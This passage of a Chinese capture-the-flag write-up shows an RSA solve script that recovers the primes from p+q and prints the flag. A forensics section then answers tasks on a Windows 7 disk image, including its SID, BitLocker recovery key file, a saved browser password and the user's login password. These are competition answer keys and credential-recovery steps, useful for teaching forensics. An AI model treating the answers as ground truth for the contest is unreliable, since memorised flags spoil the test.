9245865754767370881139547982587551805067279277301149608378748961011243913744
7110174496040399125111335389254541022901426780309682394083107058822610890862
007334592
39 # qp =
40 2494643234893809793919650872779082708297634706088063959853565926788647450600
9762204784143842302124581484431798359188773158380998984458729854417752293875
2716803939392027538768306013499667746135520899670985185218223286783299058759
3635555238900063902924861392582849459287536563568010983443449089090578416091
3842960344774624320912114663634903566309194374945778016095548601881186481675
9120199245313202289617573331614997558898610902646024799081488046044538666004
8969249961184197590536118833230935626479865868052449990611880582695464583512
7235670253920427262503321872920986803325284982666937304127376417686661026268
222030302
41 # n =
42 2494643234893809793919650872779082708297634706088063959853565926788647450600
9762204784143842302124581484431798359188773158380998984458729854417752293875
2716803939392027538768306013499667746135520899670985185218223286783299058759
3635555238900063902924861392582849459287536563568010983443449089090578416091
3843438860804914080563301266553189371386587699755156252750614650226238536119
6990074351276046436715950979016709499372028101788940572127802380731668511678
58400204246514843571885278570343304917350120320635194598172326269393393831
7844444353508492538609537289131367077587061172790922984699445728703726197697
701193699

```

```

39 # p_q =
3160164818028661743349657342074713969259447587234123448658609915994037256542
9085762610259409053108653472954846453053216569729552633411761702486898937821
6417111171334142337962994167245173076263062578131068812785700573234301353781
0146523520528965348057720290687763158035275350754237294693269660601594217243
40836
40

```

给了很多条件，取其中两个解方程得到p和q即可

```

1 # sage
2 import gmpy2
3 from Crypto.Util.number import *
4
5 p_q =
3160164818028661743349657342074713969259447587234123448658609915994037256542
9085762610259409053108653472954846453053216569729552633411761702486898937821
6417111171334142337962994167245173076263062578131068812785700573234301353781
0146523520528965348057720290687763158035275350754237294693269660601594217243
40836
6 n =
2494643234893809793919650872779082708297634706088063959853565926788647450600
9762204784143842302124581484431798359188773158380998984458729854417752293875
2716803939392027538768306013499667746135520899670985185218223286783299058759
3635555238900063902924861392582849459287536563568010983443449089090578416091
3843438860804914080563301266553189371386587699755156252750614650226238536119
6990074351276046436715950979016709499372028101788940572127802380731668511678
5840020424651484357188527857034330491735012032063519459817232626939339393831
7844444353508492538609537289131367077587061172790922984699445728703726197697
701193699
7 c =
9354817371196518039211556387189418626668006232778725794726459619036983384091
484849578705611027051961202363404718374393072843878964304849659834532254698
3503557754856992096703468740283713943508560863175752542319149417588682513607
0971017423372530571240576689087673529639378367500563963180883289516875780386
5357523510993186425238187861256999890663521762472105639945526394319574459015
2046275047396698899155903281231930273230274784547155534057356609603826457636
4844275277140333042111548219664464634161338416301389855828806875159679722607
2575683827691007642450423345263843076498759335695197124362170012015161558623
00947700
8
9 p = var('p')
10 q = var('q')
11 res = solve([p_q-p-q,n-p*q],p,q)[0]
12 # print(res)
13
14 p =
1624995484868934768516371840783336804673800506548243102001873534526507181326
9665297018182061930667820544164558281118774859428177829731585168811557799049
1287523501533524186127243866703479475198577532563623240734741865513801836827
7594472360123795714096441813114979459726625889102568425999840510050120077548
22563

```

```
15 q =
1535169333159726974833285501291377164585647080685880346656736381467530075215
9420465592077347122440832928790288171934441710301374803680176533675341138772
5129587669800618151835750300541693601064485045567445572050958707720499516953
2552051160405169633961278477572783698308649461651668868693429150551474139695
18273
16
17 e = 65537
18
19 d = gmpy2.invert(e, (p - 1) * (q - 1))
20 m = pow(c, d, n)
21 flag = long_to_bytes(int(m))
22 print(flag)
23 # b'NYSEC{hdiogehgioewfipovjwperjvpr}'
```

## 取证

### 重生之我是一名警察

有嫌疑人在使用Windows系统，取证人员对该系统进行了硬盘镜像。通过自己的工具软件对档案袋中的镜像文件进行提取、分析、逆向、恢复、破解、查找等比赛材料记录比赛的计算机镜像资料镜像名为“windows7disk.E01”。附件下载：通过百度网盘分享的文件：windows7disk.E01 链接：<https://pan.baidu.com/s/1dx6drwvCxaqZX8F4tYGEiw> 提取码：8866 下载好附件，在此题目提交附件的哈希校验值SHA256

```
1 certutil -hashfile windows7disk.E01 sha256
2
3 e0d680e535d8260ee1f32bdc7ea8253bff6f6ea365fafb60a996749583dbbdec
```

## task1

请找出嫌疑人的操作系统主机名。

笔和触摸: 没有可用于此显示器的笔或触控输入

#### 计算机名称、域和工作组设置

计算机名: WIN-49I0SNRJAMF

计算机全名: WIN-49I0SNRJAMF

计算机描述:


工作组: WORKGROUP

Windows 激活

## task2

请找出操作系统中安装的Android模拟器名称和安装日期。格式：模拟器名时间 例子：雷电模拟器2022年06月23日

1 | 夜神模拟器2021年05月03日



## task3

请找出操作系统最后登录的用户

直接猜 poiuy

1 | poiuy

## task4

请找出操作系统安装日期。格式:2022-01-04 12:47:43

systeminfo 这是0时区的时间，所以不对

1 | 2021-05-03 10:44:28

```
C:\Users\poiuy>systeminfo

主机名:          WIN-49I0SNRJAMF
OS 名称:        Microsoft Windows 7 旗舰版
OS 版本:        6.1.7601 Service Pack 1 Build 7601
OS 制造商:      Microsoft Corporation
OS 配置:        独立工作站
OS 构件类型:    Multiprocessor Free
注册的所有人:   Windows 用户
注册的组织:
产品 ID:        00426-292-0000007-85797
初始安装日期:  2021/5/3, 10:44:28
系统启动时间:  2024/9/15, 21:52:38
系统制造商:    VMware, Inc.
系统型号:      VMware Virtual Platform
系统类型:      x64-based PC
处理器:        安装了 1 个处理器。
[01]: AMD64 Family 25 Model 117 Stepping 2 AuthenticAMD ~3792 MHz
BIOS 版本:     Phoenix Technologies LTD 6.00, 2020/7/22
Windows 目录:  C:\Windows
系统目录:      C:\Windows\system32
启动设备:      \Device\HarddiskVolume1
系统区域设置: zh-cn;中文(中国)
输入法区域设置: zh-cn;中文(中国)
```

1 | 2021-05-03-12:44:28

序号		名称	英文名称	值
		过滤	过滤	过滤
□ 4	操作系统位数	OS_BITNESS	64位	
□ 5	系统时区	OS_TIME_ZONE	(UTC)协调世界时	
□ 6	安装时间	INSTALL_TIME	2021-05-03 18:44:28 +0800 CST	
□ 7	产品密钥	PRODUCT_KEY	D4F6KQK3RDTMVMJBBMRX3MBMV	
□ 8	产品 ID	OS_PRODUCT_ID	00426-292-0000007-85797	

#### 详细信息

名称: 安装时间  
英文名称: INSTALL\_TIME  
值: 2021-05-03 18:44:28 +0800 CST  
已删除: 否

## task5

请找出使用Bitlocker加密的虚拟磁盘文件。 格式: 1.txt/2.txt

在文档下找到


1 | my.vhd/my1.vhd

名称	修改日期
BitLocker 恢复密钥 666E6292-906B-4...	2021/5/1
my.vhd	2021/5/1
my1.vhd	2021/5/1

## task6

请找出操作系统版本号。

1 | 6.1



## task7

请找出操作系统中安装的浏览器“自动填充”中保存的网站密码信息（网站、用户名、密码） 格式：  
网站+用户名+密码 例子: <https://blog.didctf.com/+admin+admin111>

1 | <https://www.baidu.com/+test+test@test2021.com>

← 密码

② 搜索密码

提示保存密码

自动登录   
使用存储的凭据自动登录网站。停用该功能后，系统会在您每次登录网站时要求您进行确认。

检查密码   
确保您的密码免受数据泄露和其他安全问题的侵害

查看和管理您的 Google 帐号中保存的密码

已保存的密码

网站	用户名	密码
baidu.com	test	test@test2021.c... <input type="button" value="编辑"/> <input type="button" value="更多"/>

一律不保存

一律不保存密码的网站将显示在这里

## task8

请给出源磁盘的大小（字节）。

30G, 30\*1024\*1024\*1024

1 | 32212254720

## task9

请找出用户“poiuy”的SID。

1 | S-1-5-21-435394657-638363951-1066549375-1000

```
Microsoft Windows [版本 6.1.7601]
版权所有 © 2009 Microsoft Corporation。保留所有权利。

C:\Users\po iuy>whoami /user

用户信息
-----
用户名 SID
=====
win-49i0snrjamf\po iuy S-1-5-21-435394657-638363951-1066549375-1000

C:\Users\po iuy>
```

## task10

请找出使用Bitlocker加密的虚拟磁盘文件恢复密钥文件名是什么。

1 | 666E6292-906B-4A9B-9167-4DB146123BAD.txt

名称	修改日期
BitLocker 恢复密钥 666E6292-906B-4...	2021/5/
my.vhd	2021/5/
my1.vhd	2021/5/

## task11

请找出用户“po iuy”的登录密码。

### 账户信息

账号	密码	最后登录时间
po iuy	09876543	2021-05-05 13:26:40

重置所有密码

保留所有密码

